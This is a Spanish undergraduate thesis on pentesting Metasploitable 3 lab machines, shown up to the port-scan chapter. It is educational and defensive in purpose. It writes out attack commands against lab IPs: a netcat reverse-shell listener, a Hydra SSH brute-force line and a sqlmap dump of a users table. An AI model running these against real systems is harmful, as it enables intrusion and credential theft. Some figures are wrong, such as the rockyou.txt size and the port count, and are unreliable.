



**Escuela Superior
de Ingeniería y Tecnología**
Universidad de La Laguna

Trabajo de Fin de Grado

Pentesting en entornos controlados

Pentesting in controlled environments

José Javier Acosta Santana

La Laguna, 14 de junio de 2022

D. **Vicente José Blanco Pérez**, con N.I.F. 42.171.808-C profesor Titular de Universidad adscrito al Departamento de Nombre del Departamento de la Universidad de La Laguna, como tutor

D. **Juan Carlos Pérez Darías**, con N.I.F. 45.441.625-L profesor Titular de Universidad adscrito al Departamento de Física de la Universidad de La Laguna, como cotutor

C E R T I F I C A (N)

Que la presente memoria titulada:


"Pentesting en entornos controlados"

ha sido realizada bajo su dirección por D. **José Javier Acosta Santana**, con N.I.F. 42.244.918-J.

Y para que así conste, en cumplimiento de la legislación vigente y a los efectos oportunos firman la presente en La Laguna a 14 de junio de 2022

Agradecimientos

A todas las personas que me han acompañado durante mi paso por la carrera.



© Esta obra está bajo una licencia de Creative Commons Reconocimiento-NoComercial-CompartirIgual 4.0 Internacional.

Resumen

El objetivo de este Trabajo Fin de Grado es realizar una auditoría de seguridad, en la que usaremos un entorno controlado. En esta simulación se evaluará la seguridad de las máquinas Metasploitable 3, tanto en su versión Windows como en su versión Ubuntu. Además se pretende mostrar una variedad importante de técnicas, para conseguir abarcar un mayor espectro de vulnerabilidades.

Para ello utilizaremos herramientas de Pentesting de código abierto o que tengan una versión gratuita, con el fin de que se pueda reproducir el contenido explicado en este Trabajo Fin de Grado con fines educativos. Por ejemplo estas herramientas podrían ser Nmap, Burpsuite, SQLmap y muchas otras. El desarrollo del trabajo se ajustará a la metodología para auditoría de seguridad OWASP, en la que habrá unas fases claras: Reconocimiento, Analisis de vulnerabilidades, Explotación y Post Explotación. Finalmente, se analizarán los resultados obtenidos y se desarrollará un informe con posibles soluciones y recomendaciones.

Palabras clave: *Auditoría, Metasploitable 3, Pentesting, Vulnerabilidad*

Abstract

The goal of this Final Degree Project is to replicate a Pentesting exercise, in which we will use a controlled environment. In this simulation we will evaluate the security of Metasploitable 3 machines, in its Windows version and in its Ubuntu version. In addition, it is intended to show as many techniques as possible, in order to cover a wider spectrum of vulnerabilities.

For this purpose we will use open source Pentesting tools or tools that have a free version, so that the content explained in this Final Degree Project can be used for educational purposes. For example these tools could be used (Nmap, Burpsuite, SQLmap and many others). Also The OWASP security audit methodology will be used, in which there will be clear phases: Reconnaissance, Analysis of vulnerabilities, Exploitation and Post Exploitation. Finally, the results obtained will be analyzed and a report will be developed with possible solutions and recommendations.

Keywords: Pentesting, Metasploitable 3, Vulnerability

Índice general

1. Introducción	1
1.1. ¿Qué es el Pentesting?	1
1.2. Fases de un Pentesting	2
1.2.1. Escaneo y reconocimiento de puertos	2
1.2.2. Análisis de vulnerabilidades	2
1.2.3. Explotación	3
1.2.4. Escalada de privilegios	3
1.2.5. Post explotación	3
1.3. ¿Qué tipos de Pentesting hay?	3
1.3.1. Caja blanca	3
1.3.2. Caja negra	3
1.4. Objetivos	4
2. Laboratorio de pruebas	5
2.1. ¿Donde se instalarán las máquinas virtuales?	5
2.2. Servidor vulnerable Ubuntu	6
2.3. Servidor vulnerable Windows	6
2.4. Conversión al formato OVA	7
3. Herramientas utilizadas	8
3.1. Nmap	8
3.2. Exploit database	9
3.3. Netcat	9

3.4. Hydra	10
3.5. Burp Suite	10
3.6. SQLmap	11
3.7. Metasploit	12
3.8. ¿Qué es un CVE?	13
3.9. Diccionarios de contraseñas	13
4. Escaneo y reconocimiento de puertos	14
4.1. Escaneo en la máquina Ubuntu	14
4.2. Escaneo en la máquina Windows	14
5. Explotación	16
5.1. Vulnerabilidades Web	16
5.1.1. Cross Site Scripting(XSS)	16
5.1.2. SQL Injection(SQLi)	17
5.2. Vulnerabilidades de servicios	22
5.2.1. Servidor ProFTPD	22
5.2.2. Servicio ssh	25
5.2.3. Servicio Jenkins	26
5.2.4. Servicio JMX	27
5.2.5. Servicio ElasticSearch	28
5.2.6. Servidor MySQL	29
5.2.7. Servicio ManageEngine	30
5.2.8. Servicio WinRM	31
6. Escalada de privilegios	33
6.1. Mala configuración de sudoers	33
6.2. Buffer Overflow(BOF)	33
7. Soluciones y Recomendaciones	36
7.0.1. Solución Vulnerabilidades Web	36

7.0.2. Solución Servidor ProFTPD	36
7.0.3. Solución Servicio ssh y WinRM	36
7.0.4. Solución Servicio Jenkins	36
7.0.5. Solución Servicios JMX, ElasticSearch, ManageEngine	37
7.0.6. Solución Servidor MySQL y sudoers	37
8. Conclusiones	38
8.1. Conclusión	38
8.2. Líneas Futuras de Trabajo	39
9. Summary and Conclusions	40
9.1. Conclusions	40
10.Presupuesto	41

Índice de Figuras

2.1. Topología de la red	6
4.1. Escaneo de Ubuntu	14
4.2. Escaneo de Windows	15
5.1. Test XSS	17
5.2. Cookie robada recibida en servidor malicioso	17
5.3. Login de la aplicación	18
5.4. Bases de datos en el servidor víctima	19
5.5. Bases de datos obtenidas con SQLmap	20
5.6. Tablas obtenidas con SQLmap	21
5.7. Datos obtenidos con SQLmap	21
5.8. CVE-2015-3306	22
5.9. Web shell obtenida con la explotación	23
5.10 Salida del script desarrollado	24
5.11 Reverse Shell obtenida	25
5.12 Captura de la herramienta Hydra obteniendo credenciales	25
5.13 Console Script en Jenkins	26
5.14 Reverse shell obtenida después de la explotación	27
5.15 CVE-2015-2342	27
5.16 Consola interactiva obtenida con MetaSploit	28
5.17 Consola interactiva obtenida con MetaSploit	29
5.18 Intrusión en el servidor MySQL	30
5.19 Contraseñas hasheadas de los usuarios	30

5.20CVE-2015-8249	31
5.21Consola interactiva obtenida con MetaSploit	32
6.1. Mala configuración encontrada	33
6.2. Doble ejecución de la función al corromper la pila	35
6.3. Sesión interactiva obtenida al corromper el buffer	35

Índice de Tablas

10.1Presupuesto del personal requerido	41
10.2Presupuesto del material requerido	41

Capítulo 1

Introducción

Debido a los fraudes y robos de información sufridos por numerosas empresas, surge la práctica del Pentesting [23], que es una de las técnicas más novedosas en cuanto a Seguridad Informática se refiere.

1.1. ¿Qué es el Pentesting?

El Pentesting [37] es una abreviatura formada por dos palabras “penetration” y “testing” y es una práctica/técnica que consiste en simular ataques reales para evaluar los riesgos asociados con la seguridad presente en el sistema. Al realizar un ejercicio de Pentesting, los hackers éticos haciéndose pasar por un cibercriminal descubren y explotan vulnerabilidades presentes en el sistema con la finalidad de evaluar fielmente qué podrían hacer los ciberdelincuentes después de una explotación exitosa.

Hoy en día no es raro encontrar noticias en las que empresas de renombre sufren un ciberataque. En muchas de estas noticias la brecha de seguridad explotada no es un *Zero Day* [29] del que no había un parche o solución existente, sino de vulnerabilidades comunes como vulnerabilidades de inyección de SQL en sus sitios web, ataques de ingeniería social contra empleados, contraseñas débiles en servicios de Internet, etc. Es decir, grandes empresas están sufriendo fallos de seguridad que podrían haberse solucionado contratando una auditoría, ya que en una auditoría de Pentesting se enumeran estos problemas antes que los ciberdelincuentes y se dan una serie de pautas y recomendaciones para evitarlas.

En las auditorías se suele variar el alcance según el cliente. Algunos clientes tendrán una muy buena seguridad que puede ser comprobada al realizar la auditoría obteniendo muy pocos resultados, mientras que otros tendrán muchas vulnerabilidades de las que no eran conscientes y están expuestos a un ataque de un cibercriminal. Como dijo Álex Casanova, director de Ciberseguridad de Sothis: *“Hay dos tipos de empresas, a las que han atacado y a las que atacarán”*

En el Pentesting hay diferentes enfoques según las necesidades del cliente.

Se puede hacer una auditoría a una aplicación web, realizar ataque de ingeniería social e intentar obtener acceso a la red interna del cliente, actuar como un empleado malintencionado e intentar explotar las vulnerabilidades desde dentro, simular ser un cibercriminal y atacar la organización desde fuera, etc...

1.2. Fases de un Pentesting

El *Pentesting* comienza en una reunión con el cliente, en la que se exponen los objetivos de la auditoría. Es decir, se fija un alcance determinado por el cliente y las condiciones que hay que seguir. Una vez están bien definidos los objetivos se comienza con la auditoría.

En primer lugar se realiza la fase de *escaneo y reconocimiento de puertos* donde se escanean los puertos de las máquinas contempladas en el alcance para recopilar qué puertos están abiertos y los servicios que pueden haber detrás de ellos. En segundo lugar se realiza la fase de *análisis de vulnerabilidades* en la que se analiza la información obtenida en la fase anterior con el fin de encontrar, por ejemplo, versiones vulnerables de los servicios detectados. Una vez ya se ha terminado de recopilar información se comienza con la fase de *explotación*, en la que se intenta abusar de los servicios vulnerables para conseguir introducirse en el sistema del cliente. Después de haber conseguido acceso comienza la fase de *escalada de privilegios*, en la que se buscará la forma de conseguir privilegios de administración en el sistema. Por último se realiza la fase de *post explotación*, en la que se redacta un informe dando posibles soluciones a las vulnerabilidades encontradas.

1.2.1. Escaneo y reconocimiento de puertos

Durante esta fase, se analizan fuentes de información disponibles, como por ejemplo *LinkedIn*, para enumerar posibles usuarios de la empresa e información de la misma, a esto se le llama *OSINT* (*Open Source INTelligence*) [21]. También comienza a usar herramientas como escáneres de puertos en los que se recopilan versiones y servicios de los mismos. Además se realizan escaneos de la red, para saber qué relación pueden tener por ejemplo dos máquinas de la organización.

1.2.2. Análisis de vulnerabilidades

Teniendo como premisa los datos obtenidos en la fase anterior se comienza con el análisis de vulnerabilidades. En esta fase se piensa como un cibercriminal y se desarrolla uno o varios ataques con la información que hemos recopilado. Para ello se desarrollarán diferentes estrategias para infiltrarnos en el sistema del cliente. Además utilizaremos herramientas como escáneres de vulnerabilidades que nos dirán si algunos servicios son vulnerables a determinadas acciones.

1.2.3. Explotación

La fase por excelencia de un ejercicio de Pentesting es la explotación, en la que se simula totalmente el comportamiento de un cibercriminal, atacando todas las vulnerabilidades encontradas previamente e intentando infiltrarnos en el sistema del cliente.

1.2.4. Escalada de privilegios

Esta fase va de la mano con la fase de explotación, ya que una vez se obtiene acceso al sistema del cliente se intenta obtener privilegios de administrador simulando el comportamiento de un cibercriminal. En esta fase también se le da importancia a la vulnerabilidad explotada, ya que no es lo mismo acceder a un servidor que está aislado que acceder al controlador de dominio del cliente. Es decir el riesgo de la vulnerabilidad depende de la capacidad que obtenga el cibercriminal una vez se ha infiltrado en el sistema.

1.2.5. Post explotación

La fase final de un Pentesting es la redacción del informe. Esta fase es la que diferencia al Pentester/Hacker del cibercriminal, ya que todas las acciones se han realizado para finalmente encontrar agujeros de seguridad y reportarlos, haciendo el sistema del cliente más seguro ante posibles amenazas.

1.3. ¿Qué tipos de Pentesting hay?

Aunque hay más tipos de pruebas de pentesting, los más comunes son los conocidos como Caja blanca, Caja negra.

1.3.1. Caja blanca

En este tipo de Pentesting se parte de un análisis en el que el hacker ético ya tiene toda la información de red de la empresa, además de saber credenciales para inicio de sesión, servidores, posibles medidas de seguridad, firewalls, etc...

1.3.2. Caja negra

En este tipo de Pentesting se realiza la prueba totalmente a ciegas, en la que no se posee prácticamente información de la empresa. Al hacer las pruebas de caja negra se simula fielmente el comportamiento de un cibercriminal, ya que se realiza el ataque sin conocer la red de la empresa, posibles medidas de seguridad, etc...

1.4. Objetivos

Con esta propuesta de Trabajo de Fin de Grado se pretende realizar una auditoría de caja negra usando diferentes herramientas de pentesting que nos permitan aprovechar vulnerabilidades presentes en el sistema para conseguir infiltrarnos como atacante en un entorno controlado y conseguir un usuario privilegiado en la máquina víctima.

Los objetivos principales son aplicar los conocimientos adquiridos en el Grado para conseguir vulnerar la seguridad de un entorno controlado, en primer lugar infiltrándose como un usuario no privilegiado y seguidamente aprovecharse de la técnica denominada “Escalado de privilegios” que como su nombre indica sería elevar nuestros privilegios de usuario no privilegiado a usuario privilegiado. Finalmente habría que desarrollar un informe con las vulnerabilidades encontradas, y posibles soluciones o recomendaciones para su arreglo.

Capítulo 2

Laboratorio de pruebas

En este capítulo se desarrollará una guía de como se ha montado el entorno en el que se realizará el Trabajo de Fin de Grado.

2.1. ¿Donde se instalarán las máquinas virtuales?

Para este Trabajo de Fin Grado utilizaremos el servicio IaaS [19] que nos proporciona la Universidad de La Laguna.

El IaaS es una plataforma de virtualización que funciona con Ovirt [22]. El servicio consiste en ofrecer recursos de computación, a través de una plataforma de virtualización sobre KVM [20] basada en permisos que permite asignar a cada individuo privilegios concretos según sus necesidades.

Montaremos 3 máquinas virtuales 2.1, un servidor vulnerable Ubuntu, otro vulnerable Windows y por último una máquina atacante en la que instalaremos las herramientas necesarias para realizar el Pentesting.




Figura 2.1: Topología de la red

2.2. Servidor vulnerable Ubuntu

Para configurar la máquina vulnerable Ubuntu[36] hay que seguir los siguientes pasos: En primer lugar hay que clonar el repositorio de la máquina vulnerable, para ello se usa el siguiente comando:

```
1 git clone https://github.com/rapid7/metasploitable3.git
```

nos movemos al directorio de las plantillas con el comando:

```
1 cd metasploitable3/packer/templates
```

Después abrimos el fichero *ubuntu_1404.json* con un editor de texto, se debe cambiar el campo *post-processor*, y dentro de este el *keep_input_artifact* al valor *true*. Para finalizar en el directorio *metasploitable3* usaremos:

```
1 packer build --only=virtualbox-iso ./packer/templates/ubuntu_1404.json
```

Este comando creará el directorio *output-virtualbox-iso*, que contendrá la imagen en formato *vmdk* con su correspondiente *ovf*.

2.3. Servidor vulnerable Windows

Para configurar la máquina vulnerable Windows[36] hay que seguir los siguientes pasos: En primer lugar hay que clonar el repositorio de la máquina vulnerable, para ello se usa el siguiente comando:

```
1 git clone https://github.com/rapid7/metasploitable3.git
```

nos movemos al directorio de las plantillas con el comando:

```
1 cd metasploitable3/packer/templates
```

Después abrimos el fichero *windows_2008_r2.json* con un editor de texto, se debe cambiar el campo *post-processor*, y dentro de este el *keep_input_artifact* al valor *true*. Para finalizar en el directorio *metasploitable3* usaremos:

```
1 packer build --only=virtualbox-iso /packer/templates/windows_2008_r2.json
```

Este comando creará el directorio *output-virtualbox-iso*, que contendrá la imagen en formato *vmdk* con su correspondiente *ovf*.

2.4. Conversión al formato OVA

Una vez se han conseguido las imágenes en formato *vmdk* utilizaremos la aplicación *virtualbox* [31] para exportar las imágenes en formato *ova* de la siguiente forma:

- Se selecciona la máquina que se quiere exportar.
- Se usa la opción exportar.
- Se selecciona el formato *.ova*
- Se exporta.

Capítulo 3

Herramientas utilizadas

En este capítulo se presentarán las herramientas con las que se ha desarrollado el Trabajo de Fin de Grado con la intención de que el lector se familiarice con ellas, pudiendo así comprender las explicaciones posteriores.

3.1. Nmap

Para realizar el escaneo de los puertos utilizaremos la herramienta `nmap`. En breves palabras *Nmap* [6] o “Network Mapper” es una herramienta gratuita y de código abierto que se utiliza para el análisis de redes y las auditorías de seguridad. Utiliza el envío de paquetes para determinar qué equipos están disponibles en la red, qué servicios ofrecen los mismos, qué sistemas operativos utilizan y muchas más características. En este caso utilizaré el siguiente escaneo para las distintas máquinas que voy a atacar.

```
1 sudo nmap -p- --open -sS -sV -T5 -Pn -O -vvv 192.168.1.254 -oG allPorts
```

Uso `sudo` porque para ejecutar este tipo de escaneo es necesario ser superusuario.

[-p-]: Se utiliza para indicar que se quiere escanear todo el rango de puertos.

[-open]: Se usa para que solo analice los puertos abiertos, ya que son los que nos interesan para infiltrarnos en la máquina.

[-sS]: Hace que el escaneo utilice la técnica TCP SYN, la cual omite el último paso del TCP handshake enviando un RST siendo así invisible para los históricos del sistema.

[-sV]: Habilita la detección de servicio, para detectar que está ejecutándose detrás de los puertos abiertos.

[-T5]: Habilita la plantilla más rápida para el escaneo, ya que estamos en un entorno controlado que no tiene *firewall* nos interesa escanear lo más rápido posible.

[-Pn]: Deshabilita el escaneo ping, ya que *nmap* previamente a los escaneos identifica si las máquinas están encendidas con un escaneo ping y al estar en un entorno controlado omitimos esa prueba, ya que sabemos que el host está activo.

[-O]: Activa la detección de sistema operativo, para que Nmap trate de identificar el sistema operativo de la máquina escaneada, es decir realice *fingerprinting*.

[-vvv]: Activa la verbosidad en su máximo modo, para que según vaya descubriendo puertos abiertos y sus respectivas versiones los muestre por consola.

[-oG]: Exportamos los resultados en formato grep al fichero allPorts

Aunque la herramienta *nmap* tiene muchos más usos y opciones me centraré en las mencionadas anteriormente para escanear los servidores vulnerables.

3.2. Exploit database

Antes de explicar qué es *Exploit Database* [18] es necesario repasar en términos técnicos qué es un *exploit*.

Un *exploit* es un *script* creado para automatizar el abuso de errores de configuración/*software* presentes en un servicio en la máquina víctima o una vez dentro del sistema en su propia estructura, de esta forma se consigue que el sistema o la máquina víctima se comporte de forma no deseada. Como se mencionó previamente los *exploits* generalmente van de la mano con los CVE publicados, pero también existen algunos que no van ligados a los CVE.

Una vez se ha repasado qué es un *exploit* la explicación de qué es *Exploit Database* se vuelve muy sencilla, ya que es una base de datos de *exploits*. *Exploit Database* es un proyecto de la empresa *Offensive Security*, su objetivo es tener una gran base de datos de *exploits* pública para la investigación y el desarrollo del *Pentesting*.

3.3. Netcat

Netcat [5] es una herramienta todoterreno, ya que puede realizar multitud de tareas en la red. También es popular entre los administradores de redes y sistemas, por su facilidad y versatilidad.

No obstante, *Netcat* tiene usos maliciosos, que serán los que usaremos en este Trabajo de fin de Grado. Concretamente lo utilizaremos para realizar la técnica llamada *Reverse shell* [24], en la que nos ponemos en escucha en un puerto de nuestra máquina local y obtenemos una consola interactiva enviada por un ordenador remoto. Con ella podremos conseguir escalar privilegios y convertirnos en administrador o simplemente inyectar *malware* en el ordenador al que hemos accedido. Generalmente llamaremos a la herramienta *Netcat* de la siguiente ma-

nera:

```
1 nc -lvp 1234
```

[-l]: Habilita el modo escucha

[-v]: Habilita el modo *verbose*, el cual nos reporta conexiones por consola entre otras.

[-p]: Indica en que puerto va a quedarse escuchado *Netcat*

3.4. Hydra

Hydra [4] es una herramienta desarrollada para robar contraseñas, aprovechándose del método conocido como *fuerza bruta*. La técnica de *fuerza bruta* consiste en probar muchísimas contraseñas hasta obtener la que nos permita iniciar sesión. Además hay otro método que es utilizar diccionarios, que son colecciones de palabras y contraseñas comunes. Por ello si el usuario utiliza una contraseña débil será mucho más fácil aplicar este vector de ataque. También *Hydra* es gratuito y de código abierto, contando con más de 30 protocolos compatibles, donde podemos probar y ver si una contraseña es explotable o es realmente fuerte. Para la realización del Trabajo de Fin de Grado utilizaremos la siguiente línea de código:

```
1 hydra -L $usuarios -P $Diccionario 192.168.1.254 -t 4 -e nsr -v ssh
```

[-L]: Permite pasarle a *Hydra* una lista de usuarios con los que probar las contraseñas. Si usamos la opción *-l* solo admitiría un usuario.

[-P]: Permite pasarle a *Hydra* un diccionario de contraseñas. Si usamos la opción *-p* solo admitiría una contraseña.

[-t]: Le indica a *Hydra* el número de hilos a utilizar.

[-e nsr]: El parámetro *-e* seguido de *nsr* le indica a *Hydra* que compruebe si el usuario no tiene contraseña y se puede acceder, si la contraseña es la misma que el nombre y finalmente si es el nombre del revés.

3.5. Burp Suite

Burp Suite [34] es un *Software* desarrollado por la empresa PortSwigger. Está diseñado para ayudar en las pruebas de *Pentesting Web*, concretamente en las aplicaciones web a través de peticiones *HTTP* y *HTTPS*. Además es multiplataforma y cuenta con una versión gratis llamada *community edition*.

Burp Suite incorpora varias herramientas, aunque se explicarán solo las necesarias para comprender el desarrollo de este Trabajo de Fin de Grado. Dicho esto, la herramienta por excelencia es el *Proxy*, que puede interceptar peticiones y res-

puestas *HTTP* y *HTTPS*, para luego editarlas antes de enviarlas al servidor destino. Su principal utilidad es editar las peticiones interceptadas para ver como reacciona el servidor al recibirlas. La herramientas de *Burp Suite* están integradas con el *Proxy* pudiendo importar y exportar las peticiones realizadas. En segundo lugar tenemos el *Repeater* que es una herramienta en la que se importan las peticiones del *Proxy*, una vez tenemos la petición podremos realizarle modificaciones y ver las respuestas del otro lado, por lo que podemos cambiar la petición a voluntad viendo las respuestas que nos da el servidor objetivo. Esta herramienta es especialmente útil para comprobar si los parámetros enviados en las peticiones son vulnerables por ejemplo a *SQLi (SQL injection)* [35]. Para concluir se explicará el *Intruder*, el cuál es capaz de importar la petición del *Proxy* y configurar cargas útiles (payloads) para luego ejecutarlas automáticamente obteniendo las respuestas del servidor. Aunque estas no son todas las funcionalidades de *Burp Suite* las mencionadas previamente son las necesarias para comprender el contenido desarrollado.

3.6. SQLmap

SQLmap [7] es una herramienta de *Pentesting* de código abierto que automatiza el proceso de detección y explotación de inyecciones SQL y toma de control de los servidores de bases de datos. *SQLmap* es una herramienta desarrollada en python para explotar la vulnerabilidad *SQLi (SQL injection)* automáticamente. Se basa en encontrar y abusar de *SQLi* en aplicaciones web. Una vez que encuentra una mala configuración en la máquina víctima, el atacante puede aprovecharse de ellas para obtener datos de la base de datos. Aunque generalmente se suele obtener toda la información de las bases de datos, para después obtener credenciales válidas en el sistema. Dado que *SQLmap* tiene una amplia colección de opciones y un procedimiento en el que debemos ejecutar la herramienta varias veces explicaré las opciones individualmente.

[-r]: Esta opción se utiliza para pasarle ficheros que contengan peticiones *http*, en este le he enviado una que está capturada con la herramienta *burpsuite*.

```
1 POST /payroll_app.php HTTP/1.1
2 Host: 192.168.1.181
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.181
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0
9 Referer: http://192.168.1.181/payroll_app.php
10 Accept-Encoding: gzip, deflate
11 Accept-Language: es-ES,es;q=0.9
12 Connection: close
13
14 user=a&password=a&s=OK
```

Listado 3.1: Petición http capturada con Burpsuite

[-p]: Esta opción le indica a *SQLmap* el parámetro vulnerable a *SQLi* de la captura http que le acabamos de pasar.

[-dbs]: Lista todas las bases de datos que hay disponibles, para seleccionar una usamos **-D** seguido de su nombre.

[-tables]: Lista todas las tablas que hay dentro de una base de datos que tiene que ser seleccionada previamente, para seleccionar una usamos **-T** seguido de su nombre.

[-columns]: Lista todas las columnas que hay en una tabla seleccionada previamente, para seleccionar una usamos **-C** seguido de su nombre.

[-dump]: Lista todos los datos de una tabla y los muestra por pantalla.

Un ejemplo de una línea completa en la que obtenemos los datos deseados con *SQLmap* es:

```
1 sqlmap -r captura.req --data='user=a&password=a&s=OK '  
2 -p user -D payroll -T users --dump
```

3.7. MetaSploit

La herramienta *MetaSploit* [30] es un programa de software libre, concretamente desarrollado para ayudar al usuario en las auditorías de seguridad. *MetaSploit* provee de una gran cantidad de *exploits*, que se pueden ejecutar contra máquinas que presenten las vulnerabilidades para las que el *exploit* ha sido desarrollado. Además *MetaSploit* permite importar y exportar los *exploits* de la plataforma. También tiene una serie de *shell codes*, como por ejemplo el de una *reverse shell* en *python* [10].

En este Trabajo de Fin de Grado se usará para explotar vulnerabilidades que son muy costosas en cuanto a tiempo se refiere, debido a que la intención del mismo es mostrar tantos fallos de seguridad y técnicas de *Pentesting* como sea posible.

En conclusión *MetaSploit* bien usado es una herramienta muy versátil, que nos puede ayudar de muchísimas formas a la hora de realizar una auditoría, ya que una vez encontrada la vulnerabilidad es muy fácil explotarla. Hay veces que los *exploits* hay que modificarlos, aunque no suele ser el caso, ya que la plataforma nos permite indicarle la dirección ip de la víctima o el puerto en el que está el servicio que queremos explotar.

3.8. ¿Qué es un CVE?

Los *CVE (Common Vulnerabilities and Exposures)* son una lista de agujeros de seguridad que es pública. Cuando hablamos de un CVE nos referimos al reporte que se realiza sobre una vulnerabilidad en concreto, cada uno tiene su propio código, por ejemplo uno tratado en este Trabajo de Fin de Grado es el CVE-2015-8249, que se corresponde con una vulnerabilidad del servicio *Manage Engine*. Además todos los CVE tienen un campo de gravedad, que en el caso del anterior es considerado como alta, ya que nos permite obtener acceso al sistema. Los CVE tienen un conjunto de características comunes que son:

- Se puede solucionar el problema de forma aislada.
- El desarrollador de *Software* confirma la falla.
- Afectan a una parte aislada del código.

Este tipo de herramientas son muy utilizadas por los cibercriminales, ya que indican donde se encuentra el fallo de seguridad. Generalmente cuando se publica un CVE, se publica también en paralelo un *exploit (Código que automatiza una intrusión)* que se aprovecha de la vulnerabilidad publicada en ese CVE.

3.9. Diccionarios de contraseñas

Un diccionario de contraseñas es una colección de contraseñas, que generalmente es utilizada para ataques de fuerza bruta. En este Trabajo de Fin de Grado se ha usado el famoso diccionario *rockyou.txt*, aunque se ha usado una versión reducida, ya que la original es un fichero que contiene 8.459.060.239 entradas únicas y ocupa 100 Gb.


Capítulo 4

Escaneo y reconocimiento de puertos

En este capítulo se abordará la fase de escaneo y reconocimiento de puertos en ambas máquinas. Para llevar a cabo esta fase utilizaremos la herramienta previamente explicada *Nmap*, con ella analizaremos los puertos abiertos en las máquinas, así como las versiones de sus servicios.

4.1. Escaneo en la máquina Ubuntu

En la máquina Ubuntu obtenemos los resultados mostrados en la figura 4.1:



PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 64	ProFTPD 1.3.5
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.7
445/tcp	open	netbios-ssn	syn-ack ttl 64	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp	open	ipp	syn-ack ttl 64	CUPS 1.7
3306/tcp	open	mysql	syn-ack ttl 64	MySQL (unauthorized)
3500/tcp	open	http	syn-ack ttl 64	WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp	open	irc	syn-ack ttl 64	UnrealIRCd
8080/tcp	open	http	syn-ack ttl 64	Jetty 8.1.7.v20120910

Figura 4.1: Escaneo de Ubuntu

Como se puede observar hay diez puertos abiertos, en los que tenemos diferentes servicios con sus respectivas versiones, algunas de ellas vulnerables. Una vez realizado el escaneo se comenzará a analizar los servicios encontrados para detectar si tienen alguna vulnerabilidad conocida de la que el atacante puede aprovecharse para realizar acciones maliciosas en la máquina víctima.

Una vez se identifiquen las versiones vulnerables se pasará a la fase de explotación en la que se abusará del servicio vulnerable.

4.2. Escaneo en la máquina Windows

En la máquina Windows obtenemos los resultados mostrados en la figura 4.2:

```
Discovered open port 135/tcp on 192.168.3.20
Discovered open port 21/tcp on 192.168.3.20
Discovered open port 3389/tcp on 192.168.3.20
Discovered open port 445/tcp on 192.168.3.20
Discovered open port 80/tcp on 192.168.3.20
Discovered open port 8080/tcp on 192.168.3.20
Discovered open port 3306/tcp on 192.168.3.20
Discovered open port 139/tcp on 192.168.3.20
Discovered open port 22/tcp on 192.168.3.20
Discovered open port 8484/tcp on 192.168.3.20
Discovered open port 1617/tcp on 192.168.3.20
Discovered open port 9200/tcp on 192.168.3.20
Discovered open port 3700/tcp on 192.168.3.20
Discovered open port 3920/tcp on 192.168.3.20
Discovered open port 49242/tcp on 192.168.3.20
Discovered open port 49153/tcp on 192.168.3.20
Discovered open port 49214/tcp on 192.168.3.20
Discovered open port 8686/tcp on 192.168.3.20
Discovered open port 49244/tcp on 192.168.3.20
Discovered open port 9300/tcp on 192.168.3.20
Discovered open port 49209/tcp on 192.168.3.20
Discovered open port 49152/tcp on 192.168.3.20
Discovered open port 49228/tcp on 192.168.3.20
Discovered open port 8020/tcp on 192.168.3.20
Discovered open port 47001/tcp on 192.168.3.20
Discovered open port 49157/tcp on 192.168.3.20
Discovered open port 3820/tcp on 192.168.3.20
Discovered open port 49177/tcp on 192.168.3.20
Discovered open port 49154/tcp on 192.168.3.20
Discovered open port 7676/tcp on 192.168.3.20
